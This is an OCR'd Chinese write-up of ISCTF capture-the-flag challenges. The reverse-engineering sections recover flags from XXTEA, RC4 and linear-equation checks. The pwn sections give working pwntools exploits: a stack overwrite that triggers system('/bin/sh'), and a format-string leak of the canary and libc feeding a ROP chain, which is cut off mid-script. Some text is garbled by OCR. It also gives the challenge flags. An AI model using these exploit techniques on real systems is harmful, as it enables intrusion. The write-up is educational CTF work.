ISCTFWP


ISCTF

山东科技大学张程思


逆向题目


一,recall

1,die先查看发现无壳,用ida打开分析一下主函数逻辑,另外通过这个题目也可以看出来这是一个考察tls的题,所以先看 Ctrl+E 里的 Entry Points 列表有没有 **TLS Callback**，去那里看看它怎么根据反调试结果修改了 Key



2,核心逻辑就是xxtea的算法,没有魔改,密文是直接在main函数的最后找到比较语句那里双击dword提取24字节就可以了,提取key和delta才是难点





3,这里我们可以看出来**Key** 和 **Delta** 都在 `TlsCallback_0` 里面被替换了,所以将我们刚才提取的 **Ciphertext** (上一轮分析的)、**Real Key** 和 **Real Delta** 组合起来，就是最终的 Payload,但是到这一步前我弄错了好几次,因为在程序入口点之前运行，并且在**每个线程的创建和销毁**时都会运行 `TlsCallback_0` ,最终提取出来的是:

3. 数据提取

根据 IDA 的 `.data` 段：


- **原始静态密钥（静态密钥）：**
  - `0x41E004`：`0x5319AC34`
  - `0x41E008`：`0xD7E2667D`
  - `0x41E00C`：`0xC38166DB`
  - `0x41E010`：`0x2913A100`
- **动态更新值（动态更新）：**
  - 关键[0]（案例1）：`0x386EA53B`
  - 关键[2]（案例2）：`0x291E3726`
  - 关键[3]（案例3）：`0x88A3F735`
- **密文（密文）（从提取）：** `dword_41E048`
  - `0x2D66FD90,0xF6FB537A，0xE32FCE6D，0x07248633,0xDF96A0AD，0x65E18188` 。

最终脚本如下

```
import struct

# XXTEA 解密函数 (BTEA)
def mx(sum, y, z, p, e, k):
```

```
    return (z >> 5 ^ y << 2) + (y >> 3 ^ z << 4) ^ (sum ^ y) + (k[p & 3 ^ e] ^
z)

def btea_decrypt(v, n, k, delta):
    rounds = 6 + 52 // n
    sum = (rounds * delta) & 0xffffffff
    y = v[0]
    while rounds > 0:
        e = (sum >> 2) & 3
        for p in range(n - 1, -1, -1):
            z = v[p - 1]
            v[p] = (v[p] - mx(sum, y, z, p, e, k)) & 0xffffffff
            y = v[p]
        sum = (sum - delta) & 0xffffffff
        rounds -= 1
    return v

# 1. 准备数据
# 密文
cipher = [
    0x2D66FD90, 0xF6FB537A, # Part 1
    0xE32FCE6D, 0x07248633, # Part 2
    0xDF96A0AD, 0x65E18188  # Part 3
]

# 静态 Key (从 .data 段读取的初始值)
STATIC_KEYS = [0x5319AC34, 0xD7E2667D, 0xC38166DB, 0x2913A100]

# 动态更新值 (从 TlsCallback_0 代码逻辑提取)
UPD_KEY_0 = 0x386EA53B # Case 1: Process Attach
UPD_KEY_2 = 0x291E3726 # Case 2: Thread Attach
UPD_KEY_3 = 0x88A3F735 # Case 3: Thread Detach

# Delta (正常运行时为 0x88A3F735)
DELTA = 0x88A3F735

# 2. 模拟密钥滚动过程进行解密

# Part 1: 程序启动 (Process Attach)，Key[0] 更新
k1 = [UPD_KEY_0, STATIC_KEYS[1], STATIC_KEYS[2], STATIC_KEYS[3]]
res1 = btea_decrypt(cipher[0:2], 2, k1, DELTA)

# Part 2: 线程创建 (Thread Attach)，Key[2] 更新
k2 = [UPD_KEY_0, STATIC_KEYS[1], UPD_KEY_2, STATIC_KEYS[3]]
res2 = btea_decrypt(cipher[2:4], 2, k2, DELTA)
```

```
# Part 3: 线程结束 (Thread Detach)，Key[3] 更新
# 注意：主线程是在 WaitForSingleObject 之后执行这部分，此时子线程已退出
k3 = [UPD_KEY_0, STATIC_KEYS[1], UPD_KEY_2, UPD_KEY_3]
res3 = btea_decrypt(cipher[4:6], 2, k3, DELTA)

# 3. 拼接输出
flag_ints = res1 + res2 + res3
flag_bytes = b"".join([struct.pack("<I", x) for x in flag_ints])

print("Flag:", flag_bytes.decode('utf-8'))
```



二,ezzz_math

1,这个题逻辑太简单了,ida打开,看main函数伪代码就行,然后再查看一个sub_401000

1. 题目逻辑回顾

- 输入 `Str`，长度必须是 23。
- 然后：

```c
for (n23 = 0; n23 < 23; ++n23)
    Str[n23] ^= 0xCu;   // 每个字符都和 0x0C 异或
```

- 异或后的 `Str`（我记成 `p_Str`）被送入 `sub_401000`
- `sub_401000` 是一个包含 23 个未知数、23 条线性方程的大系统，全都是对 `p_Str[i]` 的线性组合。

所以本质就是：
解一个 23 维线性方程组 → 得到 `p_Str[i]` → 再异或回去得到原始 flag。

---

2. 解方程

我把你给的 `sub_401000` 中的每一条约束都写成线性方程：

- 把 `(p_Str[11] << 6)` 写成 `64 * p11`
- 把 `(p_Str[19] << 6)` 写成 `64 * p19`
- 其余全是线性组合

用 Sympy 做线性求解，得到唯一一组解（就是异或后的字符）：

```text
p_Str = [
  69, 95, 79, 88, 74, 119, 117, 94, 83, 77, 83,
  86, 118, 118, 83, 65, 109, 57, 120, 63, 94, 45, 113
]
对应字符串： "E_OXJwu^SMSVvvSAm9x?^-q"
```

3. 还原原始输入（flag）

原始输入字符为：

```c
flag[i] = p_Str[i] ^ 0x0C;
```

对所有 23 个位置做一遍 XOR 0x0C，得到：

```text
ISCTF{yR_A_Zzz_Ma5t3R!}
```

长度刚好 23，格式也符合你说的 `ISCTF{...}`。

✅ 最终答案

Flag：

```text
ISCTF{yR_A_Zzz_Ma5t3R!}
```

这题的意思大概就是：**“you are a Zzz Master!”**（你是睡觉大师 / ezzz_math 之类的梗）。

三,ELF

1,这个表面是elf,但实际是个py打包的文件,用PyInstaller解包再反编译主函数的pyc就可以得到核心逻辑了,如下

```
# Visit https://www.lddgo.net/string/pyc-compile-decompile for more
information
# Version : Python 3.10

import base64
import hashlib
import random
flag =
'8d13c398b72151b1dad78762553dbbd59dba9b0b2330b03b401ea4f2a6d4731d479220fe900b5
20f6b4753667fe1cdf9eff8d3b833a0013c4083fa1ad27d056486702bda245f3c1aa0fbf84b237
d8f2dec9a80791fe66625adfe3669419a104cbb67293eaada20f79cebf69d84d326025dd35dec0
9a2c97ad838efa5beba9e72'
YourInput = input('Please input your flag:')
enc = ''
if len(YourInput) != 24:
    print('Length Wrong!!!')
```

```
    exit(0)

def Rep(hash_data):
    random.seed(161)
    result = list(hash_data)
    for i in range(len(result) - 1, 0, -1):
        swap_index = random.randint(0, i)
        result[i] = result[swap_index]
        result[swap_index] = result[i]
    return ''.join(result)

for i in range(len(YourInput) // 3):
    c2b = base64.b64encode(YourInput[i * 3:(i + 1) * 3].encode('utf-8'))
    hash = hashlib.md5(c2b).hexdigest()
    enc += Rep(hash)
if enc == flag:
    print('Your are win!!!')
    return None
None('Your are lose!!!')
```

2,

2. 逆向思路

1. 先把 `flag` 按 32 字符一段切成 8 段，对应 8 个 3 字节块。
2. 写一个 `Rep` 的**快速版本**（预先算好打乱用的下标），然后实现：

```python
def enc_block(block3):
    c2b = base64.b64encode(block3.encode())
    h = hashlib.md5(c2b).hexdigest()
    return Rep(h)   # 32 字节字符串
```

3. 对每一段 32 字节的子串，暴力枚举所有可能的 3 字符组合（我用的是可打印 ASCII `[32..126]`），找到满足：

```python
enc_block(candidate_3chars) == that_32_hex_chunk
```

的 `candidate_3chars` 即可。

- 每一块 3 字节，搜索空间 ~95^3≈ 85 万，8 块总共几百万次 md5，完全可接受。

我用 Python 把 8 段都爆破出来，得到：

```text
chunk1 -> 'ISC'
chunk2 -> 'TF{'
chunk3 -> 'NO7'
chunk4 -> '_3x'
chunk5 -> '3_i'
chunk6 -> '5_3'
chunk7 -> 'Lf!'
chunk8 -> '!!}'
```

拼在一起就是最终的输入：

```text
ISCTF{NO7_3x3_i5_3Lf!!!}
```

我再把这个串丢回原算法里算了一遍，得到的 `enc` 正好等于你给的那串大 `flag`，完全对上 ✅

四,ez_py

1,这个题我一开始我以为是py打包的文件,用PyInstaller解包看主函数结果没有啥逻辑,然后给gpt大人解析了一下才知道怎么回事

1. 真实的"校验逻辑"不在 pyc，而在 C 扩展里

目录结构里有这些核心东西：

- `ezpy.pyc` —— 主程序（Python 3.13 的字节码）
- `mypy.cp313-win_amd64.pyd` —— 一个 **伪装成 mypy 的自定义 C 扩展**
- `PYZ.pyz_extracted/` —— 是空的，说明 PYZ 里其实没有你要的逻辑

我用 `marshal` 把 `ezpy.pyc` 解出来，看顶层和 `main()` 的 code object：

```python
co.co_names = ('mypy', 'check', 'ImportError', 'print', 'exit', 'main', '__name__')
co.co_consts = (
    0,
    ('check',),
    "Error: Cannot import mypy module",
    1,
    <code object main at ...>,
    "__main__",
    None
)

main_co.co_names = ('input', 'strip', 'check', 'print')
main_co.co_consts = (None, "Please input your flag: ", "Correct!", "Wrong!")
```

```
main_co.co_consts = (None, "Please input your flag: ", "Correct!", "Wrong!")
```

也就是说：

python 复制代码

```python
def main():
    s = input("Please input your flag: ").strip()
    if check(s):
        print("Correct!")
    else:
        print("Wrong!")
```

👉 **真正的 flag 检查逻辑在 `check()` 里，而 `check` 来自 `import mypy`**
也就是那个 `mypy.cp313-win_amd64.pyd`，不是 Python 源码。

---

2. 这个 mypy.pyd 其实是「RC4 flag checker」

我直接把 `mypy.cp313-win_amd64.pyd` 当普通二进制扫了一圈字符串，结果很明显：

提取到的字符串里有：

- `"ISCTF202H"`（其实是反编译时连 opcode 一起扫出来的）
- `"RC4 flag checker module"`
- `"Check if the flag is correct"`

很明显：
这是给 ISCTF 的一道题，**一个 RC4 的 flag 校验模块**

2,然后用ida打开pyd文件找到里面的密文

```
unk_36F4D4000   db  73h ; s             ; DATA XREF: sub_36F4D1519+2B↑o
.rdata:000000036F4D4001                 db    0
.rdata:000000036F4D4002 aMypy           db 'mypy',0             ; DATA XREF:
.data:000000036F4D3048↑o
.rdata:000000036F4D4007 aRc4FlagChecker db 'RC4 flag checker module',0
.rdata:000000036F4D4007                                         ; DATA XREF:
.data:000000036F4D3050↑o
.rdata:000000036F4D401F aCheck          db 'check',0            ; DATA XREF:
.data:off_36F4D30A0↑o
.rdata:000000036F4D4025 aCheckIfTheFlag db 'Check if the flag is correct',0
.rdata:000000036F4D4025                                         ; DATA XREF:
.data:000000036F4D30B8↑o
.rdata:000000036F4D4042                 align 10h
.rdata:000000036F4D4050 ; _BYTE byte_36F4D4050[48]
.rdata:000000036F4D4050 byte_36F4D4050  db 1Dh, 0D5h, 38h, 33h, 0AFh, 0B5h,
51h, 0F3h, 2Ch, 6Bh
.rdata:000000036F4D4050                                         ; DATA XREF:
sub_36F4D1519+C2↑o
.rdata:000000036F4D405A                 db 6Eh, 0FEh, 41h, 24h, 43h, 0D2h,
71h, 0CFh, 0A4h, 4Ch
.rdata:000000036F4D4064                 db 0E3h, 2 dup(9Ah), 0B5h, 31h, 17h
dup(0)
```

```
.rdata:000000036F4D4080 off_36F4D4080   dq offset TlsCallback_0 ; DATA XREF:
.rdata:off_36F4D4280↓o
.rdata:000000036F4D4088                 align 20h
.rdata:000000036F4D40A0 TlsDirectory    dq offset TlsStart
.rdata:000000036F4D40A8 TlsEnd_ptr      dq offset TlsEnd
.rdata:000000036F4D40B0 TlsIndex_ptr    dq offset TlsIndex
.rdata:000000036F4D40B8 TlsCallbacks_ptr dq offset TlsCallbacks
.rdata:000000036F4D40C0 TlsSizeOfZeroFill dd 0
.rdata:000000036F4D40C4 TlsCharacteristics dd 0
.rdata:000000036F4D40C8                 align 20h
.rdata:000000036F4D40E0 aMingwW64Runtim db 'Mingw-w64 runtime failure:',0Ah,0
.rdata:000000036F4D40E0                                         ; DATA XREF:
sub_36F4D1810+37↑o
.rdata:000000036F4D40FC                 align 20h
.rdata:000000036F4D4100 ; const char aAddressPHasNoI[]
.rdata:000000036F4D4100 aAddressPHasNoI db 'Address %p has no image-section',0
.rdata:000000036F4D4100                                         ; DATA XREF:
sub_36F4D1880+155↑o
.rdata:000000036F4D4120 ; const char aVirtualqueryFa[]
.rdata:000000036F4D4120 aVirtualqueryFa db '  VirtualQuery failed for %d bytes
at address %p',0
.rdata:000000036F4D4120                                         ; DATA XREF:
sub_36F4D1880+141↑o
.rdata:000000036F4D4151                 align 8
.rdata:000000036F4D4158 ; const char Format[]
.rdata:000000036F4D4158 Format          db '  VirtualProtect failed with code
0x%x',0
.rdata:000000036F4D4158                                         ; DATA XREF:
sub_36F4D1880+11E↑o
.rdata:000000036F4D417F                 align 20h
.rdata:000000036F4D4180 ; const char aUnknownPseudoR_0[]
.rdata:000000036F4D4180 aUnknownPseudoR_0 db '  Unknown pseudo relocation
protocol version %d.',0Ah,0
.rdata:000000036F4D4180                                         ; DATA XREF:
sub_36F4D19F0:loc_36F4D1D40↑o
.rdata:000000036F4D41B2                 align 8
.rdata:000000036F4D41B8 ; const char aUnknownPseudoR[]
.rdata:000000036F4D41B8 aUnknownPseudoR db '  Unknown pseudo relocation bit
size %d.',0Ah,0
.rdata:000000036F4D41B8                                         ; DATA XREF:
sub_36F4D19F0+344↑o
.rdata:000000036F4D41E2                 align 8
.rdata:000000036F4D41E8 ; const char aDBitPseudoRelo[]
.rdata:000000036F4D41E8 aDBitPseudoRelo db '%d bit pseudo relocation at %p out
of range, targeting %p, yieldi'
.rdata:000000036F4D41E8                                         ; DATA XREF:
```

```
sub_36F4D19F0+18D↑o
.rdata:000000036F4D4229                 db 'ng the value %p.',0Ah,0
```

3,得出结果

复现脚本（你可以自己在本地跑一下）

python

复制代码

```python
def rc4_keystream(key: bytes, length: int) -> bytes:
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xff
        S[i], S[j] = S[j], S[i]
    i = j = 0
    out = bytearray()
    for _ in range(length):
        i = (i + 1) & 0xff
        j = (j + S[i]) & 0xff
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) & 0xff]
        out.append(K)
    return bytes(out)

cipher = bytes([
    0x1D, 0xD5, 0x38, 0x33, 0xAF, 0xB5, 0x51, 0xF3, 0x2C, 0x6B,
    0x6E, 0xFE, 0x41, 0x24, 0x43, 0xD2, 0x71, 0xCF, 0xA4, 0x4C,
    0xE3, 0x9A, 0x9A, 0xB5, 0x31
])

key = b"ISCTF2025"

ks = rc4_keystream(key, len(cipher))
flag = bytes(c ^ k for c, k in zip(cipher, ks))
print(flag.decode())
```

输出就是：

> 🎯 **ISCTF{Y0U_GE7_7HE_PYD!!!}**

五,MysteriousStream

1,这个题算是一个rc4魔改吧,Main函数确认了密钥的生成方式和解密顺序,rc4_variant函数揭示了为什么标准 RC4 解密失败——它在初始化S盒的阶段加入了一个魔改,

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  FILE *stream; // rax
  FILE *stream_1; // r12
  signed __int64 size; // r14
```

```
  char *ptr; // rax
  char *ptr_1; // rbp
  size_t size_1; // r13
  __int64 size_2; // rcx
  _BYTE dst_[17]; // [rsp+7h] [rbp-41h] BYREF
  unsigned __int64 v12; // [rsp+18h] [rbp-30h]

  v12 = __readfsqword(0x28u);
  stream = fopen("payload.dat", "rb");
  if ( stream )
  {
    stream_1 = stream;
    fseek(stream, 0, 2);
    size = ftell(stream_1);
    if ( size < 0 )
    {
      puts("Get file size failed");
      fclose(stream_1);
      return 1;
    }
    else
    {
      fseek(stream_1, 0, 0);
      ptr = (char *)malloc(size);
      ptr_1 = ptr;
      if ( ptr )
      {
        size_1 = fread(ptr, 1u, size, stream_1);
        fclose(stream_1);
        if ( size == size_1 )
        {
          qmemcpy(dst_, "P4ssXORSecr3tK3y!", sizeof(dst_));
          rc4_variant(ptr_1, size_1, &dst_[7], 10);
          if ( size_1 )
          {
            for ( size_2 = 0; size_2 != size_1; ++size_2 )
              ptr_1[size_2] ^= dst_[size_2 % 7];
          }
          __printf_chk(1, "Result: %s\n", ptr_1);
          free(ptr_1);
          return 0;
        }
        else
        {
          __printf_chk(1, "Read failed! Expected %ld bytes, got %zu bytes\n",
size, size_1);
```


```
          free(ptr_1);
          return 1;
        }
      }
      else
      {
        puts("Malloc memory failed");
        fclose(stream_1);
        return 1;
      }
    }
  }
  else
  {
    puts("payload.dat not found");
    return 1;
  }
}
unsigned __int64 __fastcall rc4_variant(_BYTE *ptr, __int64 size, __int64 a3,
unsigned __int64 n10)
{
  _BYTE *ptr_1; // r8
  __int64 n256; // rax
  unsigned __int64 n256_1; // rcx
  int v8; // ebx
  char v9; // r11
  _BYTE *ptr_2; // r9
  char v11; // al
  _BYTE v13[264]; // [rsp+0h] [rbp-118h]
  unsigned __int64 v14; // [rsp+108h] [rbp-10h]

  ptr_1 = ptr;
  v14 = __readfsqword(0x28u);
  for ( n256 = 0; n256 != 256; ++n256 )
    v13[n256] = n256;
  n256_1 = 0;
  LOBYTE(v8) = 0;
  do
  {
    v9 = v13[n256_1];
    v8 = (unsigned __int8)((n256_1 & 0xAA) + v8 + v9 + *(_BYTE *)(a3 + n256_1
% n10));
    v13[n256_1++] = v13[v8];
    v13[v8] = v9;
  }
  while ( n256_1 != 256 );
```

```
  if ( size )
  {
    ptr_2 = &ptr[size];
    LOBYTE(ptr) = 0;
    LOBYTE(size) = 0;
    do
    {
      LODWORD(ptr) = (unsigned __int8)((_BYTE)ptr + 1);
      v11 = v13[(unsigned int)ptr];
      LODWORD(size) = (unsigned __int8)(v11 + size);
      v13[(unsigned int)ptr] = v13[(unsigned int)size];
      v13[(unsigned int)size] = v11;
      *ptr_1++ ^= v13[(unsigned __int8)(v13[(unsigned int)ptr] + v11)];
    }
    while ( ptr_2 != ptr_1 );
  }
  return v14 - __readfsqword(0x28u);
}
```

2,

逆向分析总结

- **密钥构造**： 程序将字符串 复制到内存 中。`"P4ssXORSecr3tK3y!"` `dst_`
  - **XOR 密钥**： 前 7 字节。`"P4ssXOR"`
  - **RC4 密钥**： 从第7 字节开始的 10 字节 。`"Secr3tK3y!"`
- **解密流程**：
  1. 先调用 对数据进行处理。`rc4_variant`
  2. 再使用循环 XOR （） 对数据进行处理。`^= dst_[size_2 % 7]`
- **RC4 变种细节**： 在 的 KSA（初始化）循环中，计算 的公式被修改了： `rc4_variant` `j`
  - **标准**： `j = (j + s[i] + key[i % key_len]) % 256`
  - **变种**： `j = ((i & 0xAA) + j + s[i] + key[i % key_len]) % 256`
  - 代码对应： `v8 = (unsigned __int8)((n256_1 & 0xAA) + v8 + v9 + *(_BYTE *)(a3 + n256_1 % n10));`



六,小蓝鲨的单片机1

🛠️ 详细解题步骤

1. 初步分析与定位

- 查看 `Proteus.png`，确认 P0 口连接了 8 个 LED 灯，这意味着程序通过向 P0 口输出字节来控制灯的亮灭 。
- 打开 `ezmcu2.hex` 文件。 HEX 文件通常包含指令代码，但通过观察，发现从地址 `0x0208` 开始，数据呈现出明显的图形化规律（例如 `3C， 18， 18...` 这种对称或重复的数据）。

2. 数据提取

从 `ezmcu2.hex` 的 `：08020800...` 行开始提取数据。HEX 文件中每 8 个字节代表一个字符的点阵数据 。

- **数据片段示例**：
  - `3C 18 18 18 18 18 3C 00`（发音为'I'）
  - `3C 42 40 3C 02 42 3C 00`（对应字符 'S'）

3. 可视化解码 (脚本辅助)

将提取的十六进制数据转换为二进制， 代表亮（打印 ）， 代表灭（打印空格），每 8 个字节组成一个 8x8 的方块。`1` `*` `0`

Python 解题脚本示例：

蟒

```
        for byte in chunk:
            # 将 byte 转为二进制字符串，替换 0 为空格，1 为 *
            line = f"{byte:08b}".replace('0', ' ').replace('1', '*')
            print(line)
        print("")

# 运行渲染函数即可看到字符
# render_bitmap(hex_data)
```

4. 字符辨析与修正

通过人眼识别点阵图，拼接得到字符串。

- **易错点 1**：开头第一个单词，字模中间有隆起，确认为 **W**ow 而非 How。
- **易错点 2**：结尾的数字，字模顶部平直且有折角，确认为 **5**1 而非 S1。

🚩 **最终 旗帜**

明文

```
ISCTF{Wow_You_Are_Good_At_51}
```

🌟 **总结**

这道题不需要复杂的汇编代码逆向（如 IDA 反编译），而是考察对 **HEX 文件结构的敏感度** 以及 **数据可视化** 的能力。关键在于发现 HEX 文件中隐藏的字模数据。

七,小蓝鲨的单片机2

和单片机1原理一样

https://gemini.google.com/share/6adbde991337

pwn题目

一,签到题

先说结论：

这个题根本不用 ROP，只要把输入里 **某个 4 字节整数改成 0xaddaaaaa**，程序就会直接 `system("/bin/sh")` 给你 shell，然后你在远程那边 `cat /flag` 就行了。

我这边没法连公网 nc，所以没法帮你亲手把远程 flag 拿出来，但利用方式已经完全确定。

重点：

- `read(0, rsp, 0x3e8)`：直接把你的输入放到 `rsp` 上
- 程序随后检查 `[rsp + 0x6c]` 是否等于 `0xaddaaaaa`
- 满足就 `system("/bin/sh")` 给 shell

也就是说：**我们只要控制 `rsp+0x6c` 处的 4 字节为 `0xaddaaaaa` 就赢了。**

`0x6c = 108`，所以 payload 结构：

```text
偏移 0x00 ~ 0x6b: 任意填充 (例如 'A' * 0x6c)
偏移 0x6c ~ 0x6f: 0xaddaaaaa 的 little-endian: \xaa\xaa\xda\xad
后面可选 '\n'
```

复制代码

在本地验证一下（我已经测过）：

```python
payload = b"A"*0x6c + (0xaddaaaaa).to_bytes(4, "little") + b"\n"
./sign
# 输出:
# do you like blueshark?
# data.arr[2] = 0xaddaaaaa
# blueshark likes you too!
# 然后进入 /bin/sh
```

复制代码

🧨 我再给你一个完全正确且最稳的 exp.py（照抄即可）

创建 `exp.py`：

```python
from pwn import *

p = remote('challenge.bluesharkinfo.com', 23903)

payload = b"A"*0x6c + p32(0xaddaaaaa) + b"\n"
p.send(payload)

p.interactive()
```

运行：

```lua
python3 exp.py
```

你就直接进 shell 了。

二,ez_fmt

1,

漏洞分析

程序主要逻辑在 函数中，存在两个明显的阶段：`vuln`

1. **阶段一：格式化字符串漏洞**
   - 代码：`read(0, buf, 0x100); printf(buf);`
   - **漏洞点**： 直接输出了用户输入的 ，且没有格式化参数。`printf` `buf`
   - **利用**：由于程序开启了 PIE 和 Canary，我们需要利用这个机会**泄露地址**。
2. **阶段二：栈溢出漏洞**
   - 代码：`read(0, buf, 0x200);`
   - **漏洞点**： 的大小仅为 136 字节 （），但 允许读入 字节。`buf` `0x88` `read` `0x200`
   - **利用**：虽然有栈溢出，但由于开启了 **Canary**，必须在覆盖返回地址前先**原样填回 Canary**，否则程序会触发 崩溃。`stack smashing`

利用思路（利用策略）

由于 One Gadget 受到环境约束限制（在调试中多次失败），我们最终采用了最稳健的 **ROP（Return Oriented Programming）** 方案。

步骤1：信息泄露（泄露）

利用第一次输入的格式化字符串漏洞，泄露两个关键信息：

1. **Canary 值**：用于绕过栈保护。
2. **Libc 地址**：用于计算 和 的真实地址。`system` `/bin/sh`

- **偏移测算**：
  - **Canary 偏移**： 第 **23** 个参数 （）。`%23$p`
  - **Libc 偏移**： 第 **29** 个参数 （），指向 。`%29$p` `__libc_start_call_main+128`

步骤2：构造 有效载荷

利用第二次输入的栈溢出，构造攻击载荷：

1. **填充数据**：填充 136 字节 （） 到达 Canary 位置。`'A' * 136`
2. **Canary**：填入第一步泄露的 Canary 值（保持原样）。
3. **Old RBP**：填充 8 字节垃圾数据。
4. **ROP链**：

4. **ROP链**：
   - `ret` gadget：用于栈对齐 （Stack Alignment），防止 运行时因 指令崩溃。`system` `movaps`
   - `pop rdi; ret`：将参数放入 寄存器。`rdi`
   - `"/bin/sh"` 地址： 的参数。`system`
   - `system` 地址：调用系统命令获取 Shell。

exp脚本

```
from pwn import *

# ================= 配置 =================
exe_path = './ez_fmt'
libc_path = './libc.so.6'

# 核心偏移量（本地调试得出）
CONF = {
```

```
    'canary_offset': 23,        # %23$p
    'libc_leak_idx': 29,        # %29$p
    'libc_base_offset': 0x29d90 # __libc_start_call_main+128 (GLIBC 2.35)
}
# ========================================

elf = ELF(exe_path, checksec=False)
libc = ELF(libc_path, checksec=False)
context.binary = elf
context.log_level = 'info'

def exploit():
    # 连接题目
    io = remote('challenge.bluesharkinfo.com', 28406)
    # io = process(exe_path) # 本地测试用

    # --- [Step 1] 泄露 Canary 和 Libc ---
    io.recvuntil(b'input:')

    # 发送 payload: 同时泄露 Canary 和 Libc
    payload = f"%{CONF['canary_offset']}$p|%
{CONF['libc_leak_idx']}$p".encode()
    io.sendline(payload)

    # 接收并解析
    raw_data = io.recvuntil(b'2nd', drop=False)
    hex_values = re.findall(rb'0x[0-9a-fA-F]+', raw_data)

    canary = int(hex_values[0], 16)
    libc_leak = int(hex_values[1], 16)

    log.success(f"Canary:    {hex(canary)}")
    log.success(f"Libc Leak: {hex(libc_leak)}")

    # --- [Step 2] 计算地址 ---
    libc.address = libc_leak - CONF['libc_base_offset']
    log.success(f"Libc Base: {hex(libc.address)}")

    # 寻找 ROP Gadgets
